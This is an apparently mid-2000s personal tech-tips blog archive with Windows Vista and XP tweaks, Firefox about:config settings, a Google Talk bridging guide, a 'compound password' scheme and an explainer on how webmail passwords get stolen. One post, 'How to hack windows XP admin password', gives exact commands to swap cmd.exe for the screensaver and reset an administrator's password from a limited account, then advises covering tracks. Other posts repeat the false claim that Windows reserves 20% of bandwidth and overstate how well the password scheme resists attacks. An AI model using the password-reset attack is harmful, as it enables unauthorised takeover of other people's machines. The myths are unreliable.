Showing posts with label Computer Hacks n Tweaks. Show all posts

Wednesday, April 30, 2008

Change Time Format in Windows Vista

People who use Windows Vista may have noticed that the clock in your system tray displays time in the 24 hour format by default. I always prefer 12 hour format and I was confused on how to do it, well here is the solution

  1. Click the Start button
  2. Click the Control Panel and then double-click Clock, Language, and Region and then click Regional and Language Options
  3. Click Customize this format
  4. On the Time tab, Change Time format to hh:mm:ss tt
Think this is easy? Well i really had a hard time figuring this out :P

Monday, January 21, 2008

FORCE slow USB drives work READYBOOST in Vista

At last i wanted to try Readyboost in my lappy as i'm having a hell lot of programs in my lappy's startup which i really dont want to remove... I got a new iBall 2GB Flash drive. To my luck the flash drive was not fast enough to enable ReadyBoost!!! Well i just got nutts till i Googled out to to find a fix.
1. Plug in the device.
2. Open the Readyboost tab on the device properties.
3. Select “Do not retest this device”
4. Unplug the device
5. Open regedit (start->run->regedit)
6. Expand - HKLM (Local Machine)->SOFTWARE->Microsoft->Windows NT->CurrentVersion->EMDgmt
7. Find your device.
8. Change Device Status to 2
9. Change ReadSpeedKBs to 1000
10. Change WriteSpeedKBs to 1000
11. Plug in the device.
12. Enable Readyboost!!!!

Now my lappy starts really fast. I love Vista.

Friday, October 26, 2007

Enable both Aero and Glass in Vista Home Basic

I'm gonna give u some tips for people who are stuck up with Vista Home Basic
I really never wanted to have the Vista Home Basic. But when i got my Lappy i had no other option, but to stick on with this OEM version.

Well i've read in most in most articles across the web to enable the Aero in Vista Home Basic.


1)Run "regedit"
2)Navigate to "Hkey_Current_User \ Software \ Microsoft \ Windows \ DWM"
3)change the value of the entry Composition to 1
4)change the value of the entry CompositionPolicy to 0.
5)Now restart the computer.
6)Now go to Control Panel > Personalization > Window Color and Appearance.
7)when you are on Aero Standard you should now be able to see a color picker with sliders for choosing the colour of the Glass window decorations.



Screenshot after enabling Aero


Well this only enables Aero in Vista Home Basic, But not the Glass efect like most of us want. i tried to google out many ways to get the Glass effect but all give the same hack which never ends in the Glass Effect.

But now i've found out how to get it done... How?

Install WindowBlinds 6 ---> But its a shareware thing (so forget it).

But there is one free thing available called Glass2k. I was using this in my Windows Xp so thought of giving it a try..Well its really working in Vista too. So anyone interested in having Glass Effect in their Vista Home Basic can download this free software from here.



Check out my screenshot..


Please leave your comment below.

Sunday, January 21, 2007

Hack Google Talk

Google Talk is the name of both Google’s instant messaging network and its IM client. As with competing IM systems, Google Talk lets you send and receive both text-based instant messages and voice-over-IP Internet phone calls. You can download the Google Talk client and learn more about the Google Talk network at talk.google.com.

Unfortunately, Google Talk doesn’t connect with other instant messaging networks, such as AOL Instant Messenger or Yahoo! Messenger; with Google Talk, you’re pretty much limited to IM’ing with other Google Talk users. Unless, that is, you know the trick.


How the Hack Works
Google Talk is built on the Jabber protocol, which allows for interoperability between compatible IM services. And if you hack Google Talk to connect to a Jabber server, you can then connect Google Talk to the AIM, ICQ, MSN Messenger, and Yahoo! Messenger networks.

What you have to do is connect Google Talk to a Jabber server, and from there use a specialized transport to connect to your IM network of choice. Essentially, the connection goes from Google Talk, through the Jabber server, through a transport for the selected IM network, and then to that that IM network. When it works, it’s relatively seamless; you can talk to friends from virtually any IM network through the Google Talk client.

Of course, to connect to another IM network in this manner, you must already be a subscriber to that network. During the connection process, you’ll be prompted to enter your username and password for any IM service you try to connect to. You’ll also need to have Google Talk installed and running on your system, and have a valid Gmail address (which you need to use Google Talk in the first place).


Making the Hack
Here’s how to connect Google Talk to any competing instant messaging network. It involves downloading, installing, and configuring a separate Jabber instant messaging client, in addition to the Google Talk client.Begin by going to the Psi website. Psi distributes a free Jabber client; follow the onscreen instructions to download and install the Psi client on your computer.
Once you have the Psi client installed, launch it. When it’s up and running, click the Psi button in the lower-left corner and select Account Setup.

When the Jabber Accounts dialog box appears, click the Add button. In the Name: field, type Google Talk, then make sure the Register New Account option is not checked. When you’re done, click the Add button in this dialog box.The Account Properties dialog box should now appear. Select the Account tab, then enter your full Gmail email address into the Jabber ID field. Next, select the Connection tab. Check all the options on this tab, then enter talk.google.com into the Host field. Click the Save button when done.

Back in the main Psi window, click the Psi button again and select Service Discovery > Google Talk. When the Service Discovery dialog box appears, enter the address of any public Jabber server into the Address box and then press Enter. Where do you find the Jabber server address? Easy; you can find a complete list of public Jabber servers on the Jabber website. Know, however, that not all Jabber servers offer transports for all instant messaging networks, so you may have to try more than one server to find one that offers the IM transport you want.
Once you connect the Psi client to the selected Jabber server, you should see a list of available IM transports (among other things) available from this server.

Click the transport for the IM network you want to connect to. Wait a few seconds for Psi to gather the appropriate data for the selected transport, then right-click on the transport and select the Register option.When the Registration dialog box appears, enter your username and password for that IM network then click the Register button.

Psi will now connect to the selected IM network and retrieve your existing contacts. As Psi adds your IM contacts, you’ll probably receive a series of system messages asking you to okay the addition of each contact. Click the Add/Auth button to authorize each contact. Then, once your contacts have been retrieved, exit Psi.


Using Google Talk with Other IM Networks
The next time you launch Google Talk, all your contacts from the selected IM service should be listed in your Google Talk Friends list. When you click any of those IM network’s contacts from within Google Talk, you automatically connect to that network and can IM to your heart’s content.

It’s a bit awkward, but this hack effectively turns Google Talk into a universal instant messaging client. Neat!

Saturday, January 20, 2007

Dual boot Windows Vista Beta and XP


Because I'm a sucker for a good-looking operating system in beta, I downloaded and installed the publicly-available Beta 2 of the next generation of Windows, called Vista, this weekend.
Now, Microsoft says only developers, testers and those "experienced in PC troubleshooting" should install this on a spare machine. But I'm young, stupid and reckless so I installed Vista on my main PC which is the only machine I have souped up enough to handle the Vistage. I didn't want to let go of XP, though, in case everything went to hell. Thankfully all turned out well: I now have a single dual-boot PC that can run either Vista or XP.


First you have to download the Beta 2 of Vista available at Microsoft.com. Last time I checked everyone and their sister was downloading the 3.12 GB file from the Microsoft servers, so for awhile there they took down the download link and you could only order the DVD kit. I got in on the download early which took me several hours to complete. Don't do the download with your browser, folks - use a download manager or wget. It's a monster file and you will hate yourself if it fails halfway in and you have to start from the beginning. UPDATE: If the download is unavailable on the Microsoft site, give the torrent a try after you get your Product key. It's an .iso file, which you have to burn to DVD. (So, obviously, you need a DVD burner.)


Next I started up the install and found that Vista will only install itself on a primary partition. If you choose the C: drive where XP is already installed? Vista asks if it can rename your Windows folder "Windows.old." Uh, no thank you Vista. To get dual-booting to work, you have to create another primary partition where Vista can live alongside XP in peace and happiness.
Free partitioning utilities (like the one on the XP setup disk) delete all the data on the disk when they create new partitions. That's not very convenient. Norton's commercial product called PartitionMagic, which you can purchase at Amazon for $43 (after rebate), however, can create a new partition out of free space on your C: drive without killing the rest of the files. That's what you want. UPDATE: Astute reader Barron says that the GParted Live CD also works and it's free. Thanks Barron!

Using PartitionMagic, I created a "primary" partition on drive C: made up of 20 gigabytes of free space. I assigned the drive letter V: for Vista. When you apply your partition changes, PM will make you reboot. Then you hold your breath and pray while PartitionMagic rejigs things on your hard drive. If the gods are smiling upon you, you'll boot up into XP with a shiny new disk parition all set up. Here's what the PartitionMagic console looked like after V: was created.

Note about the screenshot: The newly-created partition, V:, is on the right of C: in Disk 1. I took this screenshot after Vista was installed, so I'm not sure what the ?h? characters in the disk name are about. In Vista, the disk is called "Vista."
Now, once Windows XP is fully booted up and you can see your new 20GB drive, pop in the Vista DVD and run the install from there. Choose your newly created V: drive as the installation location, and let 'er rip. Vista will spend lots of time copying files and restarting your machine. All goes well in installation-ville, and you'll set up your first administrative Vista user and go from there.

Note: Vista didn't have the drivers for a whole bunch of the devices on my machine, like the sound card, video card, USB Wifi adaptor, dialup modem or Ethernet card, so be prepared to have all the driver disks that came with your computer (you did save your driver disks, didn't you?) to get your machine fully functioning with Vista.
Now, once you restart your computer, you'll get a choice to boot into XP or Vista.


"Microsoft Windows" refers to Vista, and "Earlier version of Windows" refers to XP. The default choice is Vista, and you have 25 seconds to make another choice. Otherwise it boots into Vista automatically. (I'm sure one can change this behavior; something to research.)


Official full version will be available by Jan 30, 2007(not sure)

Wednesday, January 17, 2007

Password Generator

Generate compound Password
This is an idea I’ve been rolling around in my head for some time. Now that I have a blog, I can finally share it with you:
For years, system administrators and savvy users have needed to create long passwords to thwart password guessing attacks. However, those passwords are complicated and hard to remember. Is there a way to create strong, easy to remember passwords that are impervious to most attacks?

Yes, thanks to something I call the compound password. It’s very simple, but also incredibly powerful. Essentially, the compound password is a juxtaposition of two simple words, with their letters alternating.
For example, dcoagt is a compound password.
Can you see the two words in there? How about now: dcoagt .

The two words in the compound password are “cat” and “dog”. To generate the password, “cat” is “inserted” into “dog”. But what of memorability? To the unenlightened, this looks like randomly generated, hard to remember ASCII text. But, remember, this is nothing more than the juxtaposition of two words. A simple entry trick means that all you will need to remember is your two words any time you need to type in that password.

Here’s how:
(The represents the flashing entry thingie doh, cursor that shows where you are in any text entry field, and should not be typed in):

  1. Enter the first keyword cat
  2. Hold down the left arrow to move to the beginning of the line cat
  3. Enter the first letter of the second keyword and press the right arrow once dcat
  4. Enter the next letter of the second keyword and press the right arrow once dcoat
  5. Repeat step 4 until the second keyword is fully entered. dcoagt

That’s it! You now have yourself an impregnable compound password! Now a look at some of the most common password grabbing techniques, and how compound passwords thwart all of them:


Brute Force The most common reason administrators urge users to choose long passwords with letters and numbers is to thwart brute force attacks, which try every possible combination of letters and numbers to guess the password. As the length of a password increases, the computing power required to guess every combination increases exponentially. Sure, dcoagt may be easy to bruteforce, but what about bguesohrgew (georgew bush)?

Dictionary A variation on brute force is guessing passwords from a predefined dictionary/wordlist, often appending single or double digit numbers to the end. This improvement on brute force still can’t guess compound passwords though, as they are not found in any dicitonary.Guessing Same as dictionary. If someone randomy decides to try dcoagt, they should skip hacking and go straight for the Randi Prize .
With a couple more tricks, even more advanced password grabbers can be foiled.

Keyloggers Malicious trojans and keyloggers have the capacity to record every keystroke you make at your computer. However, they do not record mouse clicks. If you are afraid of keyloggers, simple replace each keyboard arrow press with a mouse click- enter your first keyword, click at the beginning of the entry field, etc. The keylogger will only capture the keys you press which will look like this: catdog , not even close to your actual password. Great for public computers.

Shoulder Surfing Shoulder surfing is simply when an attacker stands behind you, watching the keys you press on your keyboard. However, 99% of the time, he will not observe the keyboard arrows you are pressing. Simply put one hand over the arrows and covertly press them as needed while you enter the password with your other hand.
Compound passwords are not a magical solution to everything. They will not protect from phishing attacks or database compromises. But they are an easy way to generate strong, memorable passwords.

People! dcoagt is just an example! I picked three letter words to combine for ease of demonstration! A real password would have longer words and special characters thrown in there, and would be more like edfifgegc!t (digg! effect). Better?

Sunday, January 14, 2007

Hidden XP tricks

10xZoom in MSPAINT.exe Instructions -
Open an image and select the magnifying glass icon. Left-Click exactly on the line below the 8x.


Hidden Command Line SwitchInstructions -
Go to "Start", "Run" and Type defrag c: -b to defragment the Boot and Application Prefetch information.


Support ToolsSecret -
Over 100 Windows XP Support Utilities are on the install CDInstructions for Pre-SP2 users - If you do not have SP2 installed, put the original Windows XP CD in the CD-ROM Drive, run the D:\Support\Tools\setup.exe file.


Music from the InstallerInstructions -
Browse to C:\Windows\system32\oobe\images\title.wma and play.


Device Manager-Hidden DevicesInstructions -
Go to the "Control Panel", "System" icon, "Hardware" tab and select "Device Manager". Select "View" and Show hidden devices.


Secret - Phantom DevicesInstructions -
Go to "Start", "Programs", "Accessories" and select "Command Prompt". At the command prompt, type "set devmgr_show_nonpresent_devices=1" and press Enter. At the command prompt, type "start devmgmt.msc" and press Enter. Select "View" and Show hidden devices. You can see devices that are not connected to the computer. - Source


Notes -
When you close the command prompt window, Windows clears the "devmgr_show_nonpresent_devices=1" variable that you set and prevents phantom devices from being displayed when you select "Show hidden devices".


Add/RemoveSecret -
Hidden Uninstall OptionsInstructions - Warning: Proceed at your own risk! Browse to C:\Windows\inf\ and make a backup copy of sysoc.inf. Then open the original file C:\Windows\inf\sysoc.inf in notepad. Go to "Edit" and select "Replace". In "Find what:" type ,hide and in "Replace with:" type , then select "Replace All", save and close the file. Go to the "Control Panel", "Add/Remove", select "Add/Remove Windows Components". You will now see many more Windows components to uninstall. Do not remove anything with no label or that you do not recognize or fully understand what it does

Tuesday, January 09, 2007

HOW TO HACK AOL®, YAHOO® AND HOTMAIL®

I get numerous calls from people who want to recover AOL®, Yahoo® or Hotmail® or other online and email passwords. I do not do this type of work. Many of these people claim that they have lost their passwords because they have been hacked and now need to get their password back. As I have reviewed information on the web, I found very little real information about the actual techniques that could be used to hack these services. So I decided to pull together a detailed explanation. What follows is a detailed explanation of the methodologies involved. I do not condone any illegal activity and I clearly mention in this article techniques that are illegal. Sometimes these methods are known as "Phishing."


THE HOAX

Let's dispose of one technique that is absolutely a hoax (meaning a fraud: something intended to deceive; deliberate trickery intended to gain an advantage.) If you see a newsgroup post or web page with something like the following, it is a hoax and will not work.
: : : (([[THIS REALLY WORKS ]])) : : :
(1) send an E-mail to passwordrecovery@yourdomainhere.com
(2) In the subject box type the screenname of the person whose password you wish to steal
(3) In the message box type the following: /cgi-bin/start?v703&login.USER=passmachine&class=supervisor&f={your aol password}&f=27586&javascript=ACTIVE&rsa
(4) Send the e-mail with priority set to "high" (red ! in some mailprograms)
(5) wait 2-3 minutes and check your mail
(6) Read the message.-Where YOUR password was typed before, NOW, the password of the screenname in the code string is there!!!
Why does this work? It´s a special decryption-server that AOL-employees can use to decrypt passwords.The aolbackdoor account is a bot that reads your authentification from the message body and identifiying you as a valid AOL Staff-member, you will get the password mailed back to you. The trick is that this Bot´s script seems to be a little bit buggy and it automatically recogises you as an supervisor (AOL-Staff member), even if you use a normal AOL account. This means, that EVERYONE having a valid AOL account can hack as many other accounts as he wants.
This is just a scam to steal your password and may explain some of the calls I get from people saying they were hacked. Never give your password to anyone. No legitimate web service or customer service representative will ask for it or need it. There is no magic email address or series of commands that will reveal the passwords of users.


LOCALLY STORED PASSWORDS

Most browsers, including Internet Explorer® and Netscape®, the AOL® client, and Windows® Dial-Up Connections allow you the option to store passwords. These passwords are stored on the local machine and (depending upon where and how it is stored) there is usually a method of recovering these passwords. Storing any password locally is insecure and may allow the password to be recovered by anyone who has access to the local machine. While I am not currently aware of any program to recover locally stored AOL® passwords, I do not recommend that these are secure. Software does exist that can recover most of the other types of locally stored passwords.


TROJAN
A Trojan is a program that is sent to a user that allows an attacker to control functions of the target computer, recover information from the target or to delete or damage files on the target. The name Trojan is given because the program will usually come attached to some other program or file that entices you to run it. There are a wide variety of Trojans any number of which can be programmed to capture passwords as they are typed and to email or transmit them to a third party. To protect yourself against Trojans, you should never execute or download software or files that are not from a trusted source. It is critical that anyone working on internet use a virus protection program (which should catch most Trojans.) Note that since a Trojan requires the password to be typed or stored in order to be recovered, this is not an effective way to recover your own password. It could explain, however, how someone could lose their password to a hacker. Sending someone a Trojan program is certainly illegal and I do not recommend or condone this activity. A Trojan is unlikely to be effective in recovering a particular account password since it requires the target to install it. However, hackers will often bulk mail Trojans to thousands of people in the hope that a small percentage will get caught. Legitimate account holders who may have been caught by a Trojan and can authenticate themselves should contact their service provider to have their account passwords reset.


KEYLOGGER

A keylogger is a program or piece of hardware that records all keyboard keystrokes to an encrypted file which can then be read later. Based on the order of the keystrokes, it is usually easy to identify the password(s) from the file later. Like the Trojan, this also requires that someone actually type the password. Keyloggers come in two types: hardware and software. A hardware keylogger can be fitted between the keyboard cable and the computer and can be activated with a few keystrokes. It is then left in place until after the password that you are looking to recover is typed. Later it is removed and the file of keystrokes is examined for the password. A hardware keylogger is undectable by anti-virus software. A software keylogger is installed on a system and effectively has the same function, however, it is a little bit more complex to use since it must be installed to run stealthily to be effective. A keylogger could be used to steal a password from someone who is using an office computer or sharing a computer. It is possible that installing and using such a device or piece of software could be illegal depending upon whether the target has a presumption of privacy when using the computer on which the keylogger is installed. SNIFFING
If two people do not share the same computer, but do share the same network, it may be possible for one to sniff the others' packets as they sign-on. The traffic between your computer and the internet site you are accessing may be able to be recorded and decrypted or "played-back." This is not a simple attack to execute, but is possible if two people are close to one another and share a hub. Again, this is likely to be illegal and I do not condone this activity.


BRUTE-FORCE ATTACK

Many people want to find software to perform a brute-force attack. This is really impractical. It would take hundreds of thousands of years to attempt any kind of reasonable brute-force attack on AOL®, Yahoo® or Hotmail® and this would expand exponentially if the password is longer than the minimum length. Using multiple computers or multiple sessions could reduce this to merely thousands of years. This is highly illegal since these services own the servers on which an account is hosted. Even if you are hacking your own account, you don't own the servers and the service is going to monitor and log this activity. It is extremely unlikely that you could recover a password in this way, but it is extremely likely that you'd be arrested and prosecuted for doing this.

Wednesday, December 13, 2006

Google Hacks

Recently discovered something very unusual about the gmail email id.
Suppose that if you have a gmail id by the name of carljohnson@gmail.com, then it is same as carl.johnson@gmail.com and even same as c.a.r.l.j.o.h.n.s.o.n@gmail.com ,yes this is true there is ABSOLUTELY NO DIFFERENCE between these 3 ids.

Ah, now i know you want to check them yourselves....go on...

The reason for this is that the gmail server does not recognise the dot(.) character and so this kind of thing occurs.And yes one more thing.

One more name for your e-mail id would be carl.johnson@googlemail.com
If u like it please post comments....

Friday, November 03, 2006

Top Firefox 2 config tweaks

The Firefox homepage calls the web browser "fully customizable to your online life," and that's not just marketing claptrap. Beyond the extensive options available in its menus and dialogs, there's a lengthy set of advanced Firefox preferences that can customize the browser to your specific needs. Sure, your brother-in-law's not likely to edit Firefox's default configuration, but you? You're a power surfer and you want your web browser your way.
In honor of the Firefox 2.0 release yesterday, today we'll dive deep into the bowels of the fox's config with a handful of my favorite Firefox 2 (and older) tweaks.
How to modify Firefox's configuration (about:config)
All this "advanced config" talk got you worried? Fear not, my friend. Here's the deal: Firefox's configuration is a long list of keys and values. To view this list, type about:config into the Firefox address bar. Then, enter the name of the key you want to update in the "Filter" field. The list will narrow to only the entries that match your keyword as you type

(The key, of course, is knowing the key. More on that below.) To modify the value of a key, double-click on the value field and update the entry. To see your changes, restart your browser. Easy as pie.
Got it? Good. Let's get to tweaking.
Session restore
Fx 2.0 only: As a blogger and web mail user, it breaks my heart to recount how many times I've composed a long post or email message, then accidentally closed the tab or browser and lost all my work. No more! With Firefox 2, set the browser.startup.page key to 3 to restore your browsing session - with form entries intact! - every time you start your browser or undo close tab after a wayward click. Note: By default, Firefox 2 automatically restores your session if your browser crashes - but this does it every time you restart your browser normally. Thanks for the tip, Arun!
Key: browser.startup.page
Modified Value: 3
Default: 1 (open your specified homepages)
Update: Ryan points out that doing it this way is like swatting a fly with a sledgehammer. To do it the normal person way, from the Tools menu choose Options, and in the Main area, select "Show my windows and tabs from last time" from the "When Firefox starts" dropdown. D'oh! Thanks Ryan!
Tab width before scrolling kicks in
Fx 2.0 only: The biggest interface changes in Firefox 2 involve tabbed browsing. Power surfers who open more than a dozen tabs will notice that Firefox 2 minimizes tabs to a certain width, then sets the excess to scroll off the tab bar with left and right arrows. As someone who often has more than a dozen tabs open, not being able to see them all made me crazy. One solution is to reduce the minimum tab width so that more tabs fit in the bar before the scroll kicks in. The default is 100 pixels; I found that 75 worked better for me - page titles were still readable, but more tabs could fit. Compare 100 width, which fits 7 tabs across at this size :


To 75, which fits 10 across at this size :


To disable tab scrolling entirely, set the value to 0.
Key: browser.tabs.tabMinWidth
Modified Value: 75 (fit in more tabs before overflow enables scroll)
Alternate Modified Value: 0 (disable scroll entirely)
Default: 100
Tab close buttons
Fx 2.0 only: Another tab interface change in Firefox 2 is the addition of a close button on each individual tab. I happen to love this, but some hate it, saying it causes them to accidentally close a tab when just trying to switch to it. If you're a hater, revert to the Firefox 1.5 behavior by changing the browser.tabs.closeButtons value to 3. This will not display close tabs on individual tabs, and turn on a single close tab button at the right end of the tab bar.
Key: browser.tabs.closeButtons
Modified Value: 3 (revert to Firefox 1.5 behavior)
Alternate Modified Value: 2 (don't display any close tab buttons)
Default: 1 (display close buttons on all tabs)
Fetch only what you click
Fx .6 and up: Firefox has this wacky little feature that downloads pages from links it thinks you may click on pages you view, like the top result on a page of Google results. This means you use up bandwidth and CPU cycles and store history for web pages you may not have ever viewed. Creepy, eh? To stop that madness, set the network.prefetch-next key to false.
Key: network.prefetch-next
Modified Value: false
Limit RAM usage
All versions: Goodness knows I've done a good amount of belly-aching about Firefox's voracious appetite for RAM. (It's consistently the most memory-intensive process on both my PC and Mac.) Happily a simple config tweak got Mem Use right back down to a more comfortable number. Along with the previous prefetch mod, set your browser.cache.disk.capacity to a value that fits your total RAM.
Key: browser.cache.disk.capacity
Modified Value: Depends on your system's total memory. According to Computerworld:
For RAM sizes between 512BM and 1GB, start with 15000. For RAM sizes between 128MB and 512M, try 5000.
Turn off chrome tooltips
All versions: I have an irritating Firefox problem on my Mac. When I try to drag a bookmark into one of my bookmark toolbar folders, the tool tip gets in the way and prevents the drop from working. Argh! Like you, I already know what all the buttons on my browser chrome do, so the tool tips aren't necessary. To turn them off, set the browser.chrome.toolbar_tips key value to false. Bonus is, it solved my Mac's bookmark drag and drop problem.
Key: browser.chrome.toolbar_tips
Modified Value: false
Lastly, though 2.0's default value is a lot more reasonable than 1.5's, you can use about:config to put off that annoying Unresponsive Script dialog on Javascript-heavy web pages.
Update: From the comments, a few more good about:config tweaks:
layout.spellcheckDefault = 2 turns on Firefox 2's spell-checking in input fields as well as textareas. (That means no more typos in Lifehacker post headlines!)
browser.urlbar.hideGoButton=true turns off the rarely-used Go button at the end of the address bar, for more room to see long URLs. Thanks, sister-ray!
See the MozillaZine about:config wiki page for the exhaustive list of Firefox preferences keys, their possible values and effects.
What are your favorite Firefox about:config tweaks? Post 'em up in the comments.

Thursday, November 02, 2006

How to hack windows XP admin password

If you log into a limited account on your target machine and open up a dos promptthen enter this set of commands Exactly:
cd\ *drops to rootcd\windows\system32 *directs to the system32 dirmkdir temphack *creates the folder temphackcopy logon.scr temphack\logon.scr *backsup logon.scrcopy cmd.exe temphack\cmd.exe *backsup cmd.exedel logon.scr *deletes original logon.scrrename cmd.exe logon.scr *renames cmd.exe to logon.screxit *quits dos
Now what you have just done is told the computer to backup the command programand the screen saver file, then edits the settings so when the machine boots the screen saver you will get an unprotected dos prompt with out logging into XP.
Once this happens if you enter this command minus the quotes
"net user password"
If the Administrator Account is called Frank and you want the password blah enter this
"net user Frank blah"
and this changes the password on franks machine to blah and your in.
Have fun
p.s: dont forget to copy the contents of temphack back into the system32 dir to cover tracks

post in ur comments...

Tuesday, October 31, 2006

Like 2 speed up internet by 20% ???

Microsoft reserves 20% of your available bandwidth for their own purposes like Windows Updates and interrogating your PC etc

You can get it back:

Click Start then Run and type "gpedit.msc" without quotes.This opens the group policy editor. Then go to:
Local Computer Policy
then Computer Configuration
then Administrative Templates then Network then QOS Packet Scheduler and then to Limit Reservable Bandwidth.

Double click on Limit Reservable bandwidth. It will say it is not configured, but the truth is under the 'Explain' tab i.e."By default, the Packet Scheduler limits the system to 20 percent of the bandwidth of a connection, but you can use this setting to override the default."
So the trick is to ENABLE reservable bandwidth, then set it to ZERO. This will allow the system to reserve nothing, rather than the default 20%.It works on Win 2000 as well.

How did you like it.please comment.

Note:This trick works only for windows xp sp2 professional and windows 2000 professional.It does not work on windows xp sp2 home edit.


Please post your comment here...